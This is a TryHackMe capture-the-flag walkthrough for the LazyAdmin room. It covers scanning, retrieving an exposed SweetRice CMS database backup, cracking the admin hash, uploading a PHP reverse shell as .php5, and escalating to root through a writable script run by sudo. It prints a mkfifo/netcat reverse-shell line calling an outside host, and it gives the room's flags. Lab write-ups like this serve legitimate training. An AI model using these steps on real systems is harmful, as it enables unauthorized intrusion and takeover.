TryHackMe: LazyAdmin Walk Through
TryHackMe: LazyAdmin Walk Through

Today we’re looking at a room with the funny name LazyAdmin.
Recon
Standard scan ports via nmap
└─# nmap -sV -sC -vv 10.10.18.14PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: | 2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCo0a0DBybd2oCUPGjhXN1BQrAhbKKJhN/PW2OCccDm6KB/+sH/2UWHy3kE1XDgWO2W3EEHVd6vf7SdrCt7sWhJSno/q1ICO6ZnHBCjyWcRMxojBvVtS4kOlzungcirIpPDxiDChZoy+ZdlC3hgnzS5ih/RstPbIy0uG7QI/K7wFzW7dqMlYw62CupjNHt/O16DlokjkzSdq9eyYwzef/CDRb5QnpkTX5iQcxyKiPzZVdX/W8pfP3VfLyd/cxBqvbtQcl3iT1n+QwL8+QArh01boMgWs6oIDxvPxvXoJ0Ts0pEQ2BFC9u7CgdvQz1p+VtuxdH6mu9YztRymXmXPKJfB| 256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC8TzxsGQ1Xtyg+XwisNmDmdsHKumQYqiUbxqVd+E0E0TdRaeIkSGov/GKoXY00EX2izJSImiJtn0j988XBOTFE=| 256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILe/TbqqjC/bQMfBM29kV2xApQbhUXLFwFJPU14Y9/Nm80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))|_http-server-header: Apache/2.4.18 (Ubuntu)| http-methods: |_ Supported Methods: POST OPTIONS GET HEAD|_http-title: Apache2 Ubuntu Default Page: It worksService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have a website with **Apache2 Ubuntu Default Page. **Run dirbuster and for find subfolders/pages.
└─# dirb http://10.10.18.14/ -w /usr/share/wordlists/dirb/common.txt---- Scanning URL: http://10.10.18.14/ ----==> DIRECTORY: http://10.10.18.14/content/ + http://10.10.18.14/index.html (CODE:200|SIZE:11321) + http://10.10.18.14/server-status (CODE:403|SIZE:276)

/content
We found a subpage /content which contains information about BasicCMS SweetRice.
---- Entering directory: http://10.10.18.14/content/ ----==> DIRECTORY: http://10.10.18.14/content/_themes/ ==> DIRECTORY: http://10.10.18.14/content/as/ ==> DIRECTORY: http://10.10.18.14/content/attachment/ ==> DIRECTORY: http://10.10.18.14/content/images/ ==> DIRECTORY: http://10.10.18.14/content/inc/ + http://10.10.18.14/content/index.php (CODE:200|SIZE:2197) ==> DIRECTORY: http://10.10.18.14/content/js/
Explore** /content/as**
admin/admin, root/root, admin/1234 nothing works

Explore** /content/inc**

Great directory listing works and we see interesting folders and files.
We found version CMS in latest.txt http://10.10.18.14/content/inc/lastest.txt 1.5.1
and we found DB file cache.db in http://10.10.18.14/content/inc/cache/ and database backup http://10.10.18.14/content/inc/mysql_backup/

DB backup
Let’s explore DB backup file and find admins or other users.
... 14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin's Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \\"Site close\\" to open your website.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',...
In the SQL backup file we found admin, manager, passwd and probably password hash. Let’s go try crackstation and crack hash.

yes, we have a admin or manager bad very weak password Password123
user: manager password: Password123

Media center, sound good. Lets try upload php-reverse-shell.php

Standard problem .php not allow to upload, but .php5 works fine. Upload file, and run NetCat and bum we have a shell.
Welcome in shell
└─# nc -lvnp 1234 listening on [any] 1234 ...connect to [10.9.102.33] from (UNKNOWN) [10.10.18.14] 56862Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux 00:54:48 up 1:01, 0 users, load average: 0.00, 0.00, 0.00USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATuid=33(www-data) gid=33(www-data) groups=33(www-data)/bin/sh: 0: can't access tty; job control turned off$ ls /homeitguy$ ls /home/itguyDesktopDocumentsDownloadsMusicPicturesPublicTemplatesVideosbackup.plexamples.desktopmysql_login.txtuser.txt$ cat /home/itguy/user.txtTHM{63e5bce9271952aad1113b6f1ac28a07}
🏁 THM{63e5bce9271952aad1113b6f1ac28a07}
Privilege escalation
Now we need to access the root flag. Let’s explore itguy folder.
$ cat .mysql_historycat: .mysql_history: Permission denied$ cat backup.pl#!/usr/bin/perlsystem("sh", "/etc/copy.sh");$ cat /etc/copy.sh rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f$ ls -all /etc/copy.sh-rw-r--rwx 1 root root 81 Nov 29 2019 /etc/copy.sh
Interesting script copy.sh and everyone can change it.
echo "/bin/sh" > /etc/copy.sh
And now we have to find a way to run the script as root.
sudo -lMatching Defaults entries for www-data on THM-Chal: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binUser www-data may run the following commands on THM-Chal: (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
It’s easy :)
sudo /usr/bin/perl /home/itguy/backup.plwhoamirootls -all /roottotal 28drwxr-x--- 4 root root 4096 sep 5 01:03 .drwxr-xr-x 23 root root 4096 nov 29 2019 ..lrwxrwxrwx 1 root root 9 nov 29 2019 .bash_history -> /dev/null-rw-r--r-- 1 root root 3106 oct 22 2015 .bashrcdrwx------ 2 root root 4096 feb 27 2019 .cachedrwxr-xr-x 2 root root 4096 nov 29 2019 .nano-rw-r--r-- 1 root root 148 aug 17 2015 .profile-rw-r--r-- 1 root root 38 nov 29 2019 root.txtcat /root/root.txtTHM{6637f41d0177b6f37cb20d775124699f}
🏁 THM{6637f41d0177b6f37cb20d775124699f}